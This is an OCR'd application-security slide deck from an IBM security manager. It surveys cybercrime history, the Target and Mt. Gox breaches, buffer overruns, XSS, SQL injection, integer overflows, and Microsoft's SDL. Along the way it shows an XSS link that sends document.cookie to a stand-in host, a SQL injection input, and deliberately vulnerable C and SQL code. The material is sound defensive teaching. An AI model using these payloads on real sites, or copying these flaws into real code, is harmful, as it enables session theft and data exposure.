Application Security

Andrew Law CISSP, CISM
Information Security Manager
IBM Canada
law@ca.ibm.com

The Evolution Of Cybercrime

1986-1995

- LANs
- First PC virus
- Motivation: damage


1995-2003

- Internet Era
- “Big Worms”
- Motivation: damage

2004+

- OS, DB attacks
- Spyware, Spam
- Motivation: Financial

2010+



- Targeted attacks
- Social engineering
- Financial + Political

2012 Market prices:

Credit Card Number	$0.5-$20
Full Identity	$1-$15
Bank Account	$10-$1000

Government Accountability Office (GAO), FBI

Target Hack

The attackers first broke into the retailer's network on Nov. 15, 2013 using network credentials stolen from Fazio Mechanical Services, a Sharpsburg, Penn.-based provider of refrigeration and HVAC systems.

http://www.krebsonsecurity.com

Tens of Thousands of Cash Registers (aka Point of Sale – POS)

UserID: POS


Password: ?

MtGox Hack

Beneath it all, some say, Mt. Gox was a disaster in waiting. ... A Tokyo-based software developer [says it] didn't use any type of version control software [and] he says there was only one person who could approve changes to the site's source code: "The source code was a complete mess," ….. hackers had been skimming money from the company for years. The company now says that it's out a total of 850,000 bitcoins.

Www.computerworld.com

Attacks Are Moving To Application Layer



Source: Microsoft Security Intelligence Report 2012

~90% are exploitable remotely

~60% are in web applications

Sources: IBM X-Force, Symantec 2012 Security Reports

Common Software Security Exploits

Public Enemies
Buffer Overruns
Cross Site Scripting Attacks
SQL Injection
Integer Overflows

Buffer Overruns

Public Enemy #1 at many software companies

Exploits internal memory structure of OS

The fault is trusting input and running with high privileges.

Stack BOs at Work

All determine execution flow

Exception handlers
Function pointers
Virtual methods

Function return address

EBP

EIP

Buffers

Other vars

Args

```
my_function(userinput p) {


char temp[128];
   strcpy(temp,p);
}
```

Pwned!

Bad things happen if *p points to data longer than b

Cross Site Scripting (XSS)

Very common vulnerability in many IT operations


A flaw in a Web server leads to a compromised client and more


The fault is simply trusting input and then echoing it!

Getting more press with ‘Web 2.0 mashups’

XSS in Action – Cookie Stealing


```
Welcome.asp
Hello,
<%= request.querystring('name') %>
```






```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
    ('<img src="http://gotcha.com/"%2bdocument.cookie%2b>')
</script>here</a>
```

SQL Injection

Enter Customer Number 385762

Customer	Acct #	Balance	Payments
385762	90021	3451.32	87,239

SQL Injection

Many Variations of SQL Injection

Enter Customer Number: 385762 or ‘ 1=1 --

Customer	Acct#	Balance	Payments
1	1	400.23	1,413.00
58	5460	132.00	56,212.31
700	324	90.0	21.00
703	64421	42,000	940,310.98
903	21443	103.00	12.10
…			

SQL Injection (what happened?)

```
string SelectedCustomer = UserInput.Text;

string SQL = “Select * from Customers
        where CustomerID = “ + SelectedCustomer;

Command.Execute SQL;
```

- Did not check input
- Running with High Privilege

Integer Overflow Attacks

Set of common integer arithmetic mistakes that can lead to

Overflow and underflow error

Signed versus unsigned errors

Truncation

Lead to buffer overflows and logic errors

Integer Overflow - An Example

```
int get_cust_balance();

void main ()
{
        unsigned int min_balance = 25000;
        int cust_balance;

        cust_balance = get_cust_balance();

        if (cust_balance >= min_balance) {
                printf ("This customer qualifies for special pricing.\n");
        }
        else {
                printf ("This customer does NOT qualify for special
        pricing\n");
        }
}
```

Which Customers Get Special Pricing?

Customer Name	Balance
Customer 1	12300
Customer 2	19000
Customer 3	1430
Customer 4	9145
Customer 5	290
Customer 6	32123
Customer 7	2212
Customer 8	-23








What Happened?

cust_balance >= min_balance

-23 >= 25000

(signed int) -23 >= (unsigned int) 25000

(signed int) 0xFFFFFFE9 >= (unsigned int) 0x61A8

(unsigned int) 0xFFFFFFE9 >= (unsigned int) 0x61A8

4294967273 >= 25000

TRUE

“Fixing” the Program

You might try to fix the program by casting min_balance as a signed integer so that the comparison is correct….

```
if (cust_balance >= (int) min_balance)
```

Tests show that you get the right answer for all your existing customers.

A New Customer

The logic of the program will now work for your existing customers

But your business grows; soon you have thousands of customers with lots of money on deposit

And then, a customer deposits…

¥2,500,000,000

Common Attack Vector Resolutions

Many variations of same problems

Establish best practices

Assume all input is Evil and validate

Run with Least privilege


Use managed code whenever possible


Use ‘Safe’ C and XSS Libraries

Follow MSDN Security Engineering Guides

http://msdn.microsoft.com/security

Security Guidance Resources





MS Press
Writing Secure Code

McGraw Hill
24 Deadly Sins of Software Security

Web Links
https://www.owasp.org/
http://www.dwheeler.com/secure-programs/

http://www.microsoft.com/practices
http://msdn.microsoft.com/security/

Problems with developer focus to security

- Not scalable or sustainable
- Not repeatable
- Difficult to measure improvement
- Reactive vs. Proactive security
- Lack of Business Context

A Short History…

2002-2003

- Bill Gates writes "Trustworthy Computing" memo early 2002
- Security push and FSR extended to other products

2004

- Senior Leadership team agrees to require SDL for all products that
  - Are exposed to meaningful risk and/or
  - Process sensitive data

2005-2007

- SDL enhancements added
  - "Fuzzing", code analysis, cryptographic design requirements
  - Privacy, Banned APIs and more…
- Windows Vista is the first OS to go through complete SDL

Now

- Optimize the process through feedback, analysis and automation
- We begin to evangelize the SDL

Introducing: The SDL

Security Development Lifecycle

Goals

Protect users by

- Reducing the ***number*** of vulnerabilities
- Reducing the ***severity*** of vulnerabilities


Key Principles


- Prescriptive yet practical approach
- Proactive – not just "looking for bugs"
- Eliminate security problems early
- Secure by design

Embedding Security Into Software And Culture

Embedding Security Into Software And Culture


Executive commitment → SDL a mandatory policy at Microsoft since 2004





Ongoing Process Improvements → 6 month cycle


SDL And Microsoft Windows



45% reduction in Vulnerabilities


Source: Windows Vista One Year Vulnerability Report, Microsoft Security Blog 23 Jan 2008

Microsoft SDL And SQL Server (A Study By NGS Software)



Source: Which database is more secure? Oracle vs. Microsoft, David Litchfield, NGS Software, 21-November-2011

Microsoft SDL And Internet Explorer

